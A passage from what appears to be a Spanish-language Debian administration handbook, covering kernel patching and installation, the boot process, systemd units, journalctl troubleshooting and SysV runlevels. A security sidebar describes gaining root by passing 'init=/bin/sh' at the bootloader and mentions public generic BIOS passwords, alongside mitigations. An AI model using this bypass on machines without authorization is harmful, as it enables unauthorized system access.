Debian a veces proporciona algunos de estos parches en paquetes linux-patch-*, pero a veces no llegan a las publicaciones estables (a veces por las mismas razones por las que no son fusionados en el repositorio oficial del núcleo). Estos paquetes instalan archivos en el directorio

```
/usr/src/kernel-patches/.
```

Para aplicar uno o más de estos parches instalados, utilice el programa **patch** en el directorio con las fuentes y luego inicie la compilación del núcleo como ya describimos. A continuación se muestra un ejemplo antiguo usando linux-patch-grsecurity2 and linux-source-4.9.

```
$ cd ~/kernel/linux-source-4.9
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-
3.1-4.9.11-201702181444.patch.gz | patch -p1
```

Sepa que un parche dado no necesariamente funcionará con toda versión del núcleo; es posible que **patch** falle al aplicarlo en las fuentes del núcleo. Se mostrará un mensaje de error que provee algunos detalles del fallo; en este caso, revise la documentación disponible en el paquete Debian del parche (en el directorio `/usr/share/doc/linux-patch-*/`). En la mayoría de los casos, el desarrollador indica para qué versiones del núcleo está creado el parche.

8.11. Instalación de un núcleo

8.11.1. Características de un paquete Debian del núcleo

Un paquete Debian del núcleo instala la imagen del núcleo (`vmlinuz-versión`), su configuración (`config-versión`) y su tabla de símbolos (`System.map-versión`) en `/boot/`. Los módulos se instalan en el directorio `/lib/modules/version/`.

CULTURA La tabla de símbolos

La tabla de símbolos ayuda a los desarrolladores a entender el significado de un mensaje de error del núcleo; sin ella, los «oops» del núcleo (un «oops» es el equivalente del núcleo a un fallo de segmento en programas en espacio de usuario, en otras palabras, los mensajes generados luego de desreferenciar un puntero de forma inválida) sólo contienen direcciones de memoria numéricas, que es información inútil sin la tabla que enlaza estas direcciones con símbolos y nombres de función.

Los scripts de configuración del paquete generan automáticamente una imagen `initramfs` (el sucesor de la antigua imagen inicial `ramdisk` `initrd`), que es un minisistema diseñado para que se cargue en memoria (de allí el nombre, que significa «disco ram de inicio»: «init ramdisk») por el gestor de arranque y utilizado por el núcleo Linux sólo para cargar los módulos necesarios para acceder a los dispositivos que contienen el sistema Debian completo (por ejemplo, los controladores de discos SATA). Finalmente, los scripts postinstalación actualizan los enlaces simbólicos `/vmlinuz`, `/vmlinux.old`, `/initrd.img` y `/initrd.img.old` para que apunten a los dos últimos núcleos instalados, respectivamente, así como también a las imágenes `initrd` correspondientes.

Se encargan la mayoría de estas tareas a scripts de activación en los directorios `/etc/kernel/*.d/`. Por ejemplo, la integración con **grub** está basada en `/etc/kernel/postinst.d/zz-update-grub` y

`/etc/kernel/postrm.d/zz-update-grub` para ejecutar **update-grub** cuando se instalan o eliminan núcleos.

8.11.2. Instalación con dpkg

Utilizar **apt** es tan conveniente que hace fácil olvidar las herramientas de bajo nivel, pero la forma más sencilla de instalar un núcleo compilado es ejecutar algo como **dpkg -i *paquete.deb***, donde *paquete.deb* es el nombre de un paquete linux-image como `linux-image-5.10.46-falcot_5.10.46-1_amd64.deb`

Los pasos de configuración descritos en este capítulo son básicos y sirven tanto para un servidor como para una estación de trabajo y pueden ser duplicados masivamente de formas semiautomáticas. Sin embargo, no son suficientes por sí mismas para proveer un sistema completamente configurado. Todavía necesita algunas piezas de configuración, comenzando con programas de bajo nivel conocidas como «servicios Unix».

Capítulo 9. Servicios Unix

Este capítulo cubre un número básico de servicios que son comunes a varios sistemas Unix. Todos los administradores deberían estar familiarizados con ellos.

9.1. Arranque del sistema

Cuando inicia el equipo, muchos mensajes que aparecen en la pantalla muestran varias inicializaciones y configuraciones automáticas que se están ejecutando. Algunas veces deseará alterar ligeramente cómo funciona esta etapa, lo que significa que necesitará entenderlas bien. Éste es el propósito de esta sección.

En sistemas con una BIOS, primero, la BIOS toma el control del ordenador, inicializa los controladores y hardware, detecta los discos y puentea todos juntos. Después busca el *Master Boot Record* (MBR) del primer disco en el orden de arranque y carga el código almacenado allí (primera etapa). Este código lanza el segundo paso y finalmente ejecuta el cargador de arranque.

En contraste con la BIOS, la UEFI es más sofisticada, conoce los sistemas de archivos y puede leer las tablas de partición. La interfaz busca en el almacenamiento del sistema para una partición etiquetada con un identificador globalmente único específico (GUID esa la marca como Partición del sistema EFI ()ESP), donde se ubican los cargadores de arranque, los gestores de arranque, el shell UEFI, etc., y lanza el cargador de arranque deseado. Si está habilitado Secure Boot, el proceso de arranque verificará la autenticidad de los binarios de EFI por firma (por eso se requiere Grub-efi-*arch*-signed en este caso). La especificación de la UEFI también define soporte para el arranque en el modo BIOS heredado. Esto se llama el *Compatibility Support Module* (CSM). Si el CSM está habilitado, intentará arrancar del MBR de una unidad. Sin embargo, muchos sistemas nuevos no soportan ya el modo CSM.

En ambos casos, el gestor de arranque actual toma el control, encuentra un gestor de arranque unido o el núcleo en el disco, lo carga y lo ejecuta. El kernel se inicializa entonces, y comienza a buscar y montar la partición que contiene el sistema de archivos raíz, y finalmente ejecuta el primer programa - **init**. A menudo, esta "partición raíz" y este **init** se encuentran, de hecho, en un sistema de archivos virtual que sólo existe en la RAM (de ahí su nombre, "initramfs", antes llamado "initrd" por "disco RAM de inicialización"). Este sistema de archivos lo carga en memoria el gestor de arranque, a menudo desde un archivo en un disco duro o desde la red. Contiene el mínimo requerido por el kernel para cargar el "verdadero" sistema de archivos raíz: pueden ser módulos de controladores para el disco duro u otros dispositivos sin los cuales el sistema no puede arrancar, o, más frecuentemente, scripts de inicialización y módulos para montar matrices RAID, abrir particiones cifradas, activar volúmenes LVM, etc. Una vez montada la partición raíz, initramfs cede el control al init real, y la máquina vuelve al proceso de arranque estándar.

9.1.1. El sistema de inicio systemd

Actualmente systemd proporciona el «init real» y esta sección documenta este sistema de inicio.

CULTURA Antes de systemd

systemd es un "sistema de inicio" relativamente reciente. Aunque ya estaba disponible parcialmente en Wheezy, se ha convertido en el sistema de arranque estándar en Debian a partir de Jessie. Las versiones anteriores utilizaban de forma predeterminada el sistema de inicio "System V" (del paquete sysv-rc), un sistema mucho más tradicional. Se describirá el sistema de inicio System V más adelante.

ALTERNATIVA Otros sistemas de inicio

Este libro describe el sistema de inicio utilizado de forma predeterminada en Debian Buster (implementado en el paquete systemd), así como el estándar anterior, sysvinit, el cual se deriva y hereda de los sistemas Unix «*System V*»; hay otros.


El sistema **upstart** todavía no ha sido probado perfectamente en Debian. Está basado en eventos: los scripts de inicio no se ejecutan en un orden secuencial sino en respuesta a eventos como la finalización de otro script del que depende. Este sistema, creado por Ubuntu, estaba presente en Debian Jessie pero no era el predeterminado; sólo venía como reemplazo para sysvinit y una de las

tareas ejecutadas por **upstart** era ejecutar los scripts escritos para sistemas tradicionales, especialmente aquellos del paquete `sysv-rc`.

openrc is a dependency based service manager. It was originally written for the Gentoo project, but it aims at being platform agnostic. It maintains compatibility with the System V init system and provides support for booting, changing runlevels, starting and stopping services (in parallel), and shutting down.

There are also other systems and other operating modes, such as **file-rc**, **runit**, or **minit**, but some of them are relatively specialized and not widespread.

Figura 9.1. Secuencia de inicio de un equipo ejecutando Linux con systemd



CASO ESPECÍFICO Arranque desde la red

In some configurations, the system may be configured not to execute code from the physical hardware, but to seek its equivalent on the network, making it possible to build computers without

a hard drive, or which are completely reinstalled on each boot. This option is not available on all hardware and it generally requires an appropriate combination of firmware and network card.

El arranque desde la red puede utilizarse para ejecutar **debian-installer** o FAI (revise la [Sección 4.1, “Métodos de instalación”](#)).

VOLVER A LOS CIMIENTOS El proceso, una instancia de un programa

A process is the representation of a running program in memory. It includes all of the information necessary for the proper execution of the software (the code itself, but also the data that it has in memory, the list of files that it has opened, the network connections it has established, etc.). A single program may be instantiated into several processes, not necessarily running under different user IDs.

SEGURIDAD Usar una consola como **init** para obtener derechos de root

Por convención el primer proceso que se inicia es el programa **init** (que por omisión es un enlace simbólico a `/lib/systemd/systemd`). Sin embargo, es posible proveer una opción `init` al núcleo indicando un programa diferente.

Cualquier persona con acceso al equipo puede presionar el botón **Reset** y así reiniciarla. Entonces es posible, en el prompt del gestor de arranque, pasar la opción `init=/bin/sh` al núcleo para obtener acceso root sin conocer la contraseña del administrador.

Para prevenirlo puede proteger el gestor de arranque con una contraseña. También podría pensar en proteger el acceso al BIOS (casi siempre tiene disponible un mecanismo de protección por contraseña) sin el cual un intruso malicioso podría iniciar la máquina desde un medio removible que contiene su propio sistema Linux, el cual podría utilizar para tener acceso a los datos del disco duro del equipo.

Finally, be aware that most BIOS/EFI implementations have a generic password available. Initially intended for troubleshooting for those who have forgotten their password, these passwords are now public and available on the Internet (see for yourself by searching for “generic BIOS passwords” in a search engine). All of these protections will thus impede unauthorized access to the machine without being able to completely prevent it. There is no reliable way to protect a computer if the attacker can physically access it; they could dismount the hard drives to connect them to a computer under their own control anyway, or even steal the entire machine, or erase the BIOS memory to reset the password...

Systemd ejecuta varios procesos que se encargan de configurar el sistema: teclado, controladores, sistemas de archivos, redes, servicios. Hace esto a la vez que mantiene una visión global del sistema como un todo y de los requerimientos de los componentes. Cada componente se describe en un fichero unidad o "unit file" (a veces más de uno). La sintaxis de los mismos

se deriva de la de los muy extendidos archivos ".ini". Es decir que utiliza pares *clave = valor* agrupados entre cabeceras de [sección]. Los archivos unit se guardan en /lib/systemd/system/ y /etc/systemd/system/. Aunque hay varios tipos, aquí nos vamos a concentrar en los servicios ("services") y metas ("targets").

Un archivo de “.service file” de systemd describe un proceso gestionado por systemd. Contiene más o menos la misma información que los antiguos scripts de inicio, pero expresada en de forma declarativa (y mucho más concisa). Systemd se ocupa de la mayoría de las tareas repetitivas (arrancar y parar el proceso, comprobar su estado, registrar los errores, soltar privilegios, etc) y el archivo de servicio únicamente tiene que proporcionar los parámetros específicos de cada servicio. Por ejemplo aquí se muestra el fichero de servicio para SSH:

```
[Unit]
Description=OpenBSD Secure Shell server
Documentation=man:sshd(8) man:sshd_config(5)
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStartPre=/usr/sbin/sshd -t
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/usr/sbin/sshd -t
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure
RestartPreventExitStatus=255
Type=notify
RuntimeDirectory=sshd
RuntimeDirectoryMode=0755

[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

La sección [Unit] contiene información genérica sobre el servicio, como su descripción y recursos de página manual, así como relaciones (dependencia y orden) a otros servicios. La parte [Servicio] contiene las declaraciones relacionadas con la ejecución del servicio (comenzar, detener, matar, reiniciar), directorios y ficheros de configuración utilizados. La última

sección, `[Install]`, de nuevo lleva información genérica en la que los objetivos para instalar el servicio y, en este caso, el alias que se puede utilizar en lugar del nombre del servicio. Como se puede ver, hay muy poco código allí, sólo declaraciones. Systemd se ocupa de mostrar los informes de progreso, mantener el seguimiento de los procesos e incluso reiniciarlos cuando sea necesario. La sintaxis de estos archivos es descrita completamente en varias páginas del manual (por ejemplo. `systemd.service(5)`, `systemd.unit(5)`, `systemd.exec(5)`, etc.).

Un “fichero `.target`” describe un estado del sistema en el cual se sabe que está operativo un conjunto de servicios. Se puede hacer una analogía los antiguos niveles de ejecución (“runlevels”). Uno de los objetivos es `local-fs.target`; cuando se alcanza, el resto del sistema puede asumir que todos los sistemas de archivos locales están montados y son accesibles. Otros objetivos incluyen `network-online.target` y `sound.target` (para una lista completa de objetivos especiales ver `systemd.especial(7)`). Las dependencias de un objetivo se pueden establecer directamente en su archivo de configuración o “target file” (en la línea `Requires=`) o bien utilizando un enlace simbólico a un archivo de servicio (“service file”) en el directorio `/lib/systemd/system/targetname.target.wants/`. Por ejemplo `/etc/systemd/system/printer.target.wants/` contiene un enlace a `/lib/systemd/system/cups.service`; systemd se asegurará de que las CUPS estén en ejecución para poder efectuar `printer.target`.

Puesto que los archivos de unidad son declarativos en lugar de scripts o programas, no se pueden ejecutar directamente; tienen que ser interpretados por systemd. Existen varias utilidades que permiten al administrador interactuar con systemd y controlar el estado del sistema y de cada componente.

La primera de estas utilidades es **systemctl**. Cuando se ejecuta sin argumentos lista todos los archivos de unidad conocidos por systemd (excepto los que han sido deshabilitados), así como su estado. **systemctl status** muestra una visión mejor de los servicios y sus procesos relacionados. Si se proporciona el nombre de un servicio (como p.ej. **systemctl status ntp.service**) muestra aún más detalles, así como las últimas líneas del registro relacionadas con el servicio (más información más adelante).

Para arrancar un servicio manualmente basta ejecutar **systemctl start *nombredelservicio.service***. Como se puede suponer, para parar un servicio se hace con **systemctl stop *nombredelservicio.service***; otros subcomandos disponibles son **reload** y **restart**.

Para establecer si un servicio está activo (es decir, si se debe arrancar automáticamente al inicio o no) utilice el comando **systemctl enable *nombredelservicio.service*** (o **disable**). **is-enabled** permite saber si está activo o no.

Una característica interesante de systemd es que incluye un componente de registro llamado **journald**. Viene como complemento a los sistemas de registro tradicionales como **syslogd**, pero añade características interesantes como un enlace formal entre un servicio y los mensajes que genera, así como la posibilidad de capturar los mensajes de error generados por su secuencia de inicialización. Los mensajes se pueden mostrar con la ayuda del comando **journalctl**. Sin argumentos simplemente vuelca todos los mensajes que han ocurrido desde el arranque del sistema, aunque no se suele utilizar de esa forma. Normalmente se utiliza con un identificador de servicio:

```
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 10:08:49 CEST, end at Tue 2015-
03-31 17:06:02 CEST. --
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on 0.0.0.0
port 22.
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on :: port
22.
Mar 31 10:09:00 mirtuel sshd[430]: Received SIGHUP; restarting.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on 0.0.0.0
port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on :: port
22.
Mar 31 10:09:32 mirtuel sshd[1151]: Accepted password for roland
from 192.168.1.129 port 53394 ssh2
Mar 31 10:09:32 mirtuel sshd[1151]: pam_unix(sshd:session):
session opened for user roland by (uid=0)
```

Otra opción útil es **-f**, que hace que **journalctl** siga mostrando los nuevos mensajes a medida que se van emitiendo (semejante a lo que ocurre con **tail -f file**).

Si un servicio parece que no está funcionando como debiera, el primer paso para resolver el problema es comprobar si el servicio está ejecutándose realmente mediante **systemctl status**. Si no es así y los mensajes que se muestran no son suficientes para diagnosticar el problema se pueden comprobar los registros que ha recogido journald relacionados con es servicio. Por ejemplo, suponiendo que el servidor SSH no funciona:

```
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: failed (Result: start-limit) since Tue 2015-03-31
17:30:36 CEST; 1s ago
     Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited,
status=0/SUCCESS)
     Process: 1188 ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
(code=exited, status=255)
    Main PID: 1188 (code=exited, status=255)

Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process
exited, code=exited, status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered
failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request
repeated too quickly, refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD
Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered
failed state.
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 17:29:27 CEST, end at Tue 2015-
03-31 17:30:36 CEST. --
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on 0.0.0.0
port 22.
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on :: port
22.
Mar 31 17:29:29 mirtuel sshd[424]: Received SIGHUP; restarting.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on 0.0.0.0
port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on :: port
22.
Mar 31 17:30:10 mirtuel sshd[1147]: Accepted password for roland
from 192.168.1.129 port 38742 ssh2
Mar 31 17:30:10 mirtuel sshd[1147]: pam_unix(sshd:session):
session opened for user roland by (uid=0)
Mar 31 17:30:35 mirtuel sshd[1180]: /etc/ssh/sshd_config line
28: unsupported option "yess".
```

```

Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process
exited, code=exited, status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered
failed state.
Mar 31 17:30:35 mirtuel sshd[1182]: /etc/ssh/sshd_config line
28: unsupported option "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process
exited, code=exited, status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered
failed state.
Mar 31 17:30:35 mirtuel sshd[1184]: /etc/ssh/sshd_config line
28: unsupported option "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process
exited, code=exited, status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered
failed state.
Mar 31 17:30:36 mirtuel sshd[1186]: /etc/ssh/sshd_config line
28: unsupported option "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process
exited, code=exited, status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered
failed state.
Mar 31 17:30:36 mirtuel sshd[1188]: /etc/ssh/sshd_config line
28: unsupported option "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process
exited, code=exited, status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered
failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request
repeated too quickly, refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD
Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered
failed state.
# vi /etc/ssh/sshd_config
# systemctl start ssh.service
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: active (running) since Tue 2015-03-31 17:31:09 CEST;
2s ago
     Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited,
status=0/SUCCESS)
    Main PID: 1222 (sshd)
      CGroup: /system.slice/ssh.service
              └─1222 /usr/sbin/sshd -D
#

```


Después de comprobar el estado del servicio (fallido) comprobamos los registros; indican un error en el archivo de configuración. Después de editar el archivo de configuración y corregir el error reiniciamos el servicio y comprobamos que efectivamente está funcionando.

***YENDO MÁS ALLÁ* Otros tipos de archivos de unidades**

Sólo hemos descrito las funciones más básicas de systemd en esta sección, pero ofrece otras muchas características interesantes; a continuación mencionamos algunas:

- **socket activation:** a “socket” unit file can be used to describe a network or Unix socket managed by systemd; this means that the socket will be created by systemd, and the actual service may be started on demand when an actual connection attempt comes. This roughly replicates the feature set of **inetd**. See `systemd.socket(5)`.
- **timers:** a “timer” unit file describes events that occur with a fixed frequency or on specific times; when a service is linked to such a timer, the corresponding task will be executed whenever the timer fires. This allows replicating part of the **cron** features. See `systemd.timer(5)`.
- **red:** un archivo de unidad de red (“network unit file”) describe una interfaz de red, que permite configurar tales interfaces, así como expresar que un servicio depende de que una interfaz en particular esté activada. Ver `systemd.network(5)`.

9.1.2. El sistema de inicio System V

El sistema de inicio System V (al cual llamaremos `init` por brevedad) ejecuta varios procesos siguiendo instrucciones del archivo `/etc/inittab`. El primer programa que ejecuta (que se corresponde con el paso *sysinit*) es `/etc/init.d/rcS`, un script que ejecuta todos los programas del directorio `/etc/rcS.d/`.

Entre estos encontrará sucesivamente programas a cargo de:

- configurar el teclado de la consola;
- cargar controladores: el núcleo carga por sí mismo la mayoría de los módulos a medida que el hardware es detectado; los controladores extras se cargan automáticamente cuando los módulos correspondientes son listados en `/etc/modules`;
- verificar la integridad de los sistemas de archivos;
- montar particiones locales;
- configurar la red;

- montar sistemas de archivos de red (NFS).

VOLVER A LOS CIMIENTOS Módulos y opciones del núcleo

You have already learned that kernel modules can be loaded during the start of the system by adding them to `/etc/modules` or a file below `/etc/modules-load.d/`. But modules can also have options that can be configured by putting some files in `/etc/modprobe.d/`. These options are defined with directives like this: `options module-name option-name=option-value`. Several options can be specified with a single directive if necessary.

These configuration files are intended for **modprobe** — the program that loads a kernel module with its dependencies (modules can indeed call other modules). To list all options of a module use the **modinfo -p module** command. Both programs are provided by the `kmod` package together with other tools to handle modules.

Teniendo conocimientos sobre sistemas, servicios y objetivos se puede utilizar el `modprobe@módulo.service` para cargar los módulos del núcleo dependientes.

Después de esta etapa, **init** toma el control e inicia los programas activados en el nivel de ejecución («runlevel») predeterminado (generalmente el nivel 2). Ejecuta `/etc/init.d/rc 2`, un script que inicia todos los servicios enumerados en `/etc/rc2.d/` y aquellos cuyos nombres comiencen con la letra «S». Los números de dos cifras que le sigue fueron utilizados históricamente para definir el orden en el que se iniciarán los servicios, pero actualmente el sistema de inicio predeterminado utiliza **insserv**, que programa todo automáticamente basándose en las dependencias de los scripts. Cada script de inicio, por lo tanto, declara las condiciones a cumplir para iniciar o detener el servicio (por ejemplo, si debe iniciar antes o después de otro servicio); **init** luego los ejecuta en un orden que satisfaga estas condiciones. El enumerado estático de los scripts ya no se tiene en cuenta (pero sus nombres siempre deben comenzar con «S» seguidos de dos números y el nombre real del script utilizado para dependencias). Generalmente, se inician primero los servicios de base (como los registros con **rsyslogd** o la asociación de puertos con **portmap**) seguidos de los servicios estándar y la interfaz gráfica (**gdm**).

Este sistema de inicio basado en dependencias hace posible reenumerar automáticamente los scripts, lo que sería tedioso de hacer manualmente y limita el riesgo de error humano ya que se realiza la programación según los parámetros indicados. Otro beneficio es que se pueden iniciar los servicios

en paralelo cuando son independientes entre ellos, lo cual puede acelerar el proceso de inicio.


init distingue varios niveles de ejecución («runlevel») y puede cambiar de uno a otro ejecutando **telinit** *nuevo-nivel*. Inmediatamente, **init** ejecuta nuevamente **/etc/init.d/rc** con el nuevo nivel de ejecución. Luego, este script ejecutará los servicios faltantes y detendrá aquellos que ya no se desean. Para hacerlo, se refiere al contenido del archivo **/etc/rcX.d** (donde *X* representa el nuevo nivel de ejecución). Los scripts cuyos nombres comienzan con «S» (por «start», iniciar) son los servicios a iniciar; aquellos cuyos nombres comienzan con «K» (por «kill», matar) son los servicios a detener. El script no inicia ningún servicio que ya haya estado activo en el nivel de ejecución anterior.

De forma predeterminada, el inicio System V en Debian utiliza cuatro niveles de ejecución diferentes:

- Nivel 0: sólo se lo utiliza temporalmente mientras se apaga el equipo. Como tal, sólo contiene scripts «K».
- Nivel 1: también conocido como modo de usuario único, corresponde al sistema en modo degradado; sólo incluye servicios básicos y está destinado a operaciones de mantenimiento donde no se desea la interacción con usuarios normales.
- Nivel 2: es el nivel para operaciones normales, lo que incluye servicios de red, una interfaz gráfica, sesiones de usuario, etc.
- Nivel 6: similar a nivel 0, excepto a que es utilizada durante la fase de cierre que precede a un reinicio.

Existe otros niveles, especialmente del 3 al 5. De forma predeterminada están configurados para operar de la misma forma que el nivel 2, pero el administrador puede modificarlos (agregando o eliminando scripts en los directorios **/etc/rcX.d** correspondientes) para adaptarlos a necesidades particulares.

Figura 9.2. Secuencia de inicio de un equipo ejecutando Linux con inicio System V



Todos los scripts en diferentes directorios `/etc/rcX.d` son sólo enlaces simbólicos — creados durante la instalación del paquete por el programa **update-rc.d** — que apuntan a los scripts reales que están almacenados en `/etc/init.d/`. El administrador puede ajustar los servicios disponibles en cada nivel de ejecución ejecutando **update-rc.d** con los parámetros correctos. La página de manual `update-rc.d(1)` describe la sintaxis en detalle. Sepa que eliminar todos los enlaces simbólicos (con el parámetro `remove`) no es un buen método de desactivar un servicio. En su lugar, simplemente debería configurar que el mismo no se ejecute en el nivel de ejecución deseado (preservando las llamadas para detenerlo en caso que el servicio se esté ejecutando en el nivel de ejecución anterior). Debido a que **update-rc.d** tiene una interfaz bastante compleja, puede preferir utilizar **rcconf** (en el paquete `rcconf`) que proporciona una interfaz mucho más amigable.

NORMATIVA DEBIAN Reinicialización de servicios

